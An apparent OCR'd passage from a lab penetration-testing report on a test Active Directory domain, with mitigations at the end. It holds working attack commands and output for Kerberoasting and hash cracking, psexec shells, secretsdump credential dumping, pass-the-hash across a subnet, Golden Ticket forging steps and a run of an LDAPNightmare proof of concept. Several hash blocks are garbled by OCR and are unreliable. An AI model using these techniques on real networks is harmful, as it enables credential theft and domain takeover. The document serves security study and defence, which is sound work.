40cbb1973b2453728842b494cc12186157a02029c8bae4765ec6555827df97a97e674b8bc4773f48d885423c1bed8bc89e2dc32302c7aeb55fdca5f892a0cc31c9440b7d0b0d5548f522b87fede861862cc83c
0de47637efbeacc7223edc4e0555a7571b23d9598e4caaa5e81df355a59e437eda55c7cfe65a106924659bceab50e256a07125a96ff66142f9c8a62dd3e4fc473fc97bf75082ce9d95a1b3e645c6ae8a6b6884
19383f92dc3b8c285353e3dad250af4d39c549b2957708cf250c8432920cbe8b8c551a9108f89aeff285e1760734a006071270ddc4024a6aca866c5b521a376d429290bf09c56abbdf60c1df2459d9dbb5e0a5
bd934d086afc08fd6fdc50b7bdb6648b66abf5bfb90f905a5bb0160f41633ea8a6a6427dcd3a774d3ec24ffc03e6a0f18ffcf315fded7290fdcac6a8b30802856labaec829d7a642d836b1dbff49fd74062fdd
7e38f217aff557fd6dcc3e8fc1d7d1fea1e1202a8cde66b65bf071be39d22a4609ccabc93f973742b583c1c4420a55b9b82db7205040f12ca9c5219e5c091d0e72a87a414a53be3a58a3b2cf3b1f337f86ad54
8865leba94791df332a33f7c8c66dca6ce63a1c6db052581e4c0ed09b7b0e02538092153b7ac206ac69df2e5a7fac3f5c42a9776445b6ae29687b1559e6fa8da2c15511b1562166909edb8da61b1d72afe6bbe
59c3dcb25ddd2dc2e92b71e703775dcd18e4c722de884789b4a54c499393ba02e3c4196a12e4eaf95b16c6cce9f8af763e9087250b1826eec8862ed4290f018aa849a75f476805ab985a023284c4a5f4390e63
4965ff0eafbeeb6522bf79d07bca9703165a51df9839a524770d2f60c93e4b323624bc77a4af5150f74c373be124ca77fa994ca943b0f5a6f80f5c9817aa70612c7c63186f8f437d745aa6a9f2da9c3ce83a46
06597264a0fd9eae0d3a701f94f7533635d0bc457a8894e4a0b75f88bf006fc820ce666bcf2b67acda0c6bfa7f9703a77c260a0a6bc3b022e73ff5b451b63f13e5aea339bf3e07a3ab4124f12b4f43a038b9e2e
0736e16d1989ccca8347294ff7149e981ac8576576620 2d6cf50dda483af6dc44ddbe3033b265263f53c2c24af957b2e9c1a5c98f09bcefe3c1ad78be5f9f197463941f61503f25953b10411978
```

Once I got the Kerberos Ticket Granting Service hash of SQLService, I cracked it in my host machine using hashcat and rockyou.txt wordlist.

```
PS D:\Toolchain\hashcat-6.2.6> .\hashcat.exe -m 13100 ..\hashes\krb5tgs .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.
```

A weak password can be cracked in less than a minute. Now I can use this account to further exploit the AD.

```
$krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.local/SQLService*$91ac4d90a5cece06fc3f59c8282480aa$654
b45fd8fa96aef7b9ccaf4ba032624a883841c461668b9907e179ff2fa1efd404cd22970a6e216afb8b8d0783260a36ec85e82a45
c12f4d6a35ceea5c5f1331c81ef3ffeb07037969174O5184e7effa03a3d89969976e7c77092bbe629cf4baead46834652511b658
b8c9f058f53caf771a3e7421c01e94378c47040cbb1973b2453728842b494cc12186157a02029c8bae4765ec6555827df97a97e6
37efbeacc7223edc4e0555a7571b23d9598e4caaa5e81df355a59e437eda55c7cfe65a106924659bceab50e256a07125a96ff661
50c8432920cbe8b8c551a9108f89aeff285e1760734a006071270ddc4024a6aca866c5b521a376d429290bf09c56abbdf60c1df2
a0f18ffcf315fded7290fdcac6a8b308028561abaec829d7a642d836b1dbff49fd74062fdd7e38f217aff557fd6dcc3e8fc1d7d1
14a53be3a58a3b2cf3b1f337f86ad5488651eba94791df332a33f7c8c66dca6ce63a1c6db052581e4c0ed09b7b0e02538092153b
2dc2e92b71e703775dcd18e4c722de884789b4a54c499393ba02e3c4196a12e4eaf95b16c6cce9f8af763e9087250b1826eec886
0c93e4b323624bc77a4af5150f74c373be124ca77fa994ca943b0f5a6f80f5c9817aa70612c7c63186f8f437d745aa6a9f2da9c3
60a0a6bc3b022e73ff5b451b63f13e5aea339bf3e07a3ab4124f12b4f43a038b9e2e0736e16d1989ccca8347294ff7149e981ac8
25953b10411978:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*SQLService$FAMILYGUY.LOCAL$familyguy.l...411978
Time.Started.....: Sat Mar 22 18:31:59 2025 (1 sec)
Time.Estimated...: Sat Mar 22 18:32:00 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 24851.2 kH/s (12.11ms) @ Accel:512 Loops:1 Thr:32 Vec:1
Speed.#2.........:   146.9 kH/s (9.85ms) @ Accel:16 Loops:1 Thr:8 Vec:1
Speed.#*.........: 24998.2 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 500352/14344384 (3.49%)
Rejected.........: 0/500352 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: kikay -> langkous
Candidates.#2....: joanne16 -> iulia1
Hardware.Mon.#1..: Temp: 61c Util:  1% Core: 960MHz Mem:6801MHz Bus:16
Hardware.Mon.#2..: N/A

Started: Sat Mar 22 18:31:56 2025
Stopped: Sat Mar 22 18:32:01 2025
PS D:\Toolchain\hashcat-6.2.6>
```

```
└──╼ [★]$ impacket-psexec familyguy.local/SQLService:P@ssw0rd@10.10.3.2
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.3.2.....
[*] Found writable share ADMIN$
[*] Uploading file TxOLDXra.exe
[*] Opening SVCManager on 10.10.3.2.....
[*] Creating service zhFW on 10.10.3.2.....
[*] Starting service zhFW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.3207]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Pass the Hash

Pass-the-Hash (PtH) is a technique used in cybersecurity attacks where an attacker bypasses password authentication by using the **NTLM hash** of a user's password instead of the plaintext password itself. This is a very effective attack especially when the password hash is hard to crack. If the organization is reusing passwords to setup their machines, there's a high chance that this attack will succeed since the same password will produce the same ntlm hash.

Note: Only NTLM hashes can be passed in relay attacks; NTLMv2 hashes cannot be used in the same way.

Proof-of-Concept

Since we obtained this list of hashes from our SMB relay attack, let's try using one of the user's NTLM hashes (BrianGriffin) to see if it grants access to other machines.

```
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0f4f32a64d4627c47a22b59a9c67d108
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12375b7b7ac6bd22e03ed99f2bc83584:::
BrianGriffin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

secretsdump

In case you were unable to obtain the hashes during the SMB relay attack, you can use a tool called secretsdump, which is part of the Impacket toolkit, to dump the hashes — provided you already have a compromised account.

```
┌──[10.10.3.4]─[sherwin@parrot]─[~]
└─[★]$ secretsdump.py familyguy/p.griffin:P@ssw0rd@10.10.3.5
Impacket v0.13.0.dev0+20250109.91705.ac02e0e - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0f4f32a64d4627c47a22b59a9c67d108
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12375b7b7ac6bd22e03ed99f2bc83584:::
BrianGriffin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Dumping cached domain logon information (domain/username:hash)
FAMILYGUY.LOCAL/p.griffin:$DCC2$10240#p.griffin#d1bdac8bb6e8fdf8fa297a06c9de2cd4: (2025-03-09 17:36:43+00:00)
FAMILYGUY.LOCAL/c.brown:$DCC2$10240#c.brown#b74b05c4c18c2e4574bad8d001baae70: (2025-03-03 00:00:51+00:00)
FAMILYGUY.LOCAL/ITAdmin:$DCC2$10240#ITAdmin#5782945576033e8df4895059ed9af6df: (2025-03-03 22:12:41+00:00)
FAMILYGUY.LOCAL/Administrator:$DCC2$10240#Administrator#dfb35a65f92d8af602f08e358a58dc42: (2025-03-03 02:23:53+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FAMILYGUY\PC2$:aes256-cts-hmac-sha1-96:cf692dca53b5da828451722965ae7079af30622a8de31800732b8b1b45c34a08
FAMILYGUY\PC2$:aes128-cts-hmac-sha1-96:b35c16ab979f53bea763f5d38e3a087c
FAMILYGUY\PC2$:des-cbc-md5:d58504ae4a73e3b0
FAMILYGUY\PC2$:plain_password_hex:7600250076003f00250054006b003b005a0040004100470034003c0044005d00710077004d00460072003c003b0
440077005f0050004a00490050004f00570049003e004e0046002a00310053006d00210040002000570037003d0069005800580069006d0032004d006a005
005a002d00510021005700 2f004a005e005d0020005e00300053006100480 02e00310069006800720074003300 6f004f002d00760036007500610040005 0
4c0020005b007500
```

I obtained the NTLM hash **(e19ccf75ee54e06b06a5907af13cef42)** from the **BrianGriffin** account on **PC1**. I then attempted to pass this hash to target the local Administrator account on other machines in the network to check for potential access. During this process, I discovered that the same password was being reused across multiple machines, including **PC2**.


```
┌──[10.10.3.4]─[sherwin@parrot]─[~]
└─[★]$ nxc smb 10.10.3.0/24 -u administrator -H e19ccf75ee54e06b06a5907af13cef42 --local-auth
SMB         10.10.3.3       445    PC1              [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC1) (domain:PC1) (signing:False) (SMBv1:False)
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB         10.10.3.5       445    PC2              [*] Windows 10 / Server 2019 Build 19041 x64 (name:PC2) (domain:PC2) (signing:False) (SMBv1:False)
SMB         10.10.3.3       445    PC1              [-] PC1\administrator:e19ccf75ee54e06b06a5907af13cef42 STATUS_LOGON_FAILURE
SMB         10.10.3.2       445    DC1              [-] DC1\administrator:e19ccf75ee54e06b06a5907af13cef42 STATUS_LOGON_FAILURE
SMB         10.10.3.5       445    PC2              [+] PC2\administrator:e19ccf75ee54e06b06a5907af13cef42 (Pwn3d!)
Running nxc against 256 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
┌──[10.10.3.4]─[sherwin@parrot]─[~]
└─[★]$
```


I was able to gain a shell on **PC2** using **psexec** and the stolen NTLM hash. Although **psexec** requires the **LMHash** (even though Windows 10 no longer uses it), I used the **NTLM hash** as a substitute placeholder in this case.

```
┌──[10.10.3.4]─[sherwin@parrot]─[~]
└─[★]$ impacket-psexec PC2/administrator@10.10.3.5 -hashes 'e19ccf75ee54e06b06a5907af13cef42:e19ccf75ee54e06b06a5907af13cef42'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.3.5.....
[*] Found writable share ADMIN$
[*] Uploading file iUZDJQGt.exe
[*] Opening SVCManager on 10.10.3.5.....
[*] Creating service DFwg on 10.10.3.5.....
[*] Starting service DFwg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.5487]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Note:

Microsoft Defender can detect **secretsdump**, but it is still able to extract hashes.





Golden Ticket Attack

A **Golden Ticket Attack** is a powerful Kerberos-based attack that allows an attacker to create forged authentication tickets (TGTs) for any user in the domain, effectively granting **unrestricted access** to domain resources.

Golden Ticket Attack Steps


1. **Gather Information** – Obtain the **AES-256 key** (or NTLM hash for older systems), **Domain SID**, and **target user details** using Mimikatz, PowerView, or Get-ADDomain.
2. **Forge the Ticket** – Use **Mimikatz** or **Impacket's ticketer.py** to generate a fake **Kerberos TGT**.
3. **Inject the Ticket** – Load the forged ticket into memory to impersonate any user, including **Domain Admins**.
4. **Maintain Access** – Persist indefinitely until the **krbtgt** password is reset **twice**.

NOTE: NTLM hashes are no longer effective for forging Golden Tickets (Windows Server 2022). Instead, AES-256 keys must be used. These keys can be obtained using **Mimikatz** or **secretsdump**, provided the attacker has at least **local administrator** access. The **domain SID** can be retrieved using **Mimikatz, PowerView, or Get-ADDomain** on the target machine. Once all necessary information is gathered, the Golden Ticket is forged using **Impacket's ticketer.py**.


Once the AES-256 key and SID of the domain controller is acquired, I then generated the golden ticket.

Forging Golden Ticket using Ticketer.py / impacket-ticketer

I then export the golden ticket



Now that I have a golden ticket, I should be able to move to other computers or domain controllers within the domain.



Note: Kerberos authentication requires domain name instead of IP address so target machine's domain name should be added to the local host file (/etc/hosts).

References:
https://www.youtube.com/watch?v=VXxH4n684HE
https://book.hacktricks.wiki/en/windows-hardening/active-directory-methodology/golden-ticket.html

Zero Day Exploit

LDAPNightmare (CVE-2024-49113) December 2024

LDAP Nightmare is a security flaw in Microsoft's Lightweight Directory Access Protocol.It allows attackers to crash unpatched Windows servers or even gain remote control of them. The vulnerability affects all unpatched Windows Server versions (2019–2022) and requires no special access, only the ability to connect over the internet.

Here's an explanation of how the **LDAP Nightmare** attack works step by step:

DCE/RPC Request: The attacker sends a special type of request (called a DCE/RPC request) to the target server (the victim).

DNS SRV Query: The victim server, in response, is triggered to make a DNS query to resolve the domain **SafeBreachLabs.pro**.


Attacker's DNS Response: The attacker controls a malicious DNS server that responds to the victim's query. The attacker's server provides the victim with its own hostname and the port for the LDAP service.

NBNS Broadcast: The victim server then tries to find the IP address of the attacker's hostname by sending a broadcast network request (NBNS request).

Attacker's NBNS Response: The attacker sends back a response to the victim with the IP address of the attacker's machine.

LDAP Client Activation: At this point, the victim server starts acting like an LDAP client and sends an LDAP-like request (called a CLDAP request) to the attacker's machine.

Malicious CLDAP Response: The attacker responds with a specially crafted CLDAP packet that contains a value designed to cause the victim's **LSASS (Local Security Authority Subsystem Service)** process to crash.



This vulnerability poses a serious risk to unpatched servers, and immediate updates are necessary to prevent exploitation.

References:
https:/medium.com/@cyfernest/
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49113

This is the latest Zero Day Exploit that against AD that I can find. This was already patched asap so it's not working anymore.
PoC: https://github.com/SafeBreach-Labs/CVE-2024-49113

```
(CVE-2024-49113) ┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/CVE-2024-49113/bin]
└──╼ [★]$ sudo /home/sherwin/CVE-2024-49113/bin/python ../LdapNightmare.py 10.10.3.2 --domain-name familyguy.local
[LDAP Nightmare:INFO] - Waiting for udp server to start...
[LDAP Nightmare:INFO] - NetLogon connected
[LDAP Nightmare:INFO] - Calling DsrGetDcNameEx2 now...
[LDAP Nightmare:INFO] - Connected to 10.10.3.2:49664
[LDAP Nightmare:INFO] - Sending DsrGetDcNameEx2 request...
DsrGetDcNameEx2Response
DomainControllerInfo:
    DomainControllerName:           '\\\\DC1.FAMILYGUY.local\x00'
    DomainControllerAddress:        '\\\\10.10.3.2\x00'
    DomainControllerAddressType:    1
    DomainGuid:                     b'cs\xfc\xfd\x1d\xe1\x06F\xbb\x8d\xe9\xbc\xa9\xf6\xf2d'
    DomainName:                     'FAMILYGUY.local\x00'
    DnsForestName:                  'FAMILYGUY.local\x00'
    Flags:                          3758355453
    DcSiteName:                     'Default-First-Site-Name\x00'
    ClientSiteName:                 'Default-First-Site-Name\x00'
ErrorCode:                      0


[LDAP Nightmare:ERROR] - Failed to trigger the vulnerability!
(CVE-2024-49113) ┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/CVE-2024-49113/bin]
└──╼ [★]$
```


Week 8-9

Post-Exploitation and Mitigation


LLMNR Poisoning Defenses

1. Disable LLMNR and NBT-NS

- **LLMNR**: Disable through **Group Policy** to prevent name resolution spoofing.
    - Open Group Policy Editor
    - Go to Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client
    - Set "Turn OFF Multicast Name Resolution" to Enabled



- **NBT-NS**: Disable via **network adapter settings** to mitigate downgrade and spoofing attacks.
    - Go to Network Connections
    - Open Network Adapter Properties
    - Select TCP/IPv4 Properties > Advanced tab > WINS tab
    - Choose "Disable NetBIOS over TCP/IP"



2. Alternative Mitigations

If disabling LLMNR/NBT-NS is not possible, implement **Network Access Control (NAC)** and enforce **strong password policies** (e.g., passwords longer than 14 characters with complex patterns) to make hash cracking more difficult.


SMB Relay Attacks Defenses

1. Enable SMB Signing on All Devices

Enabling **SMB signing** helps prevent man-in-the-middle attacks by ensuring message integrity.

How to Enable SMB Signing:

- **Via Group Policy (Recommended):**
  - Open **Group Policy Management Editor (gpedit.msc).**
  - Navigate to **Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options**.
  - Locate **Microsoft network client: Digitally sign communications (always),** set it to **Enabled**, and **Apply.**
  - Locate **Microsoft network server: Digitally sign communications (always)** and set it to **Enabled**, and **Apply.**



Pros & Cons:

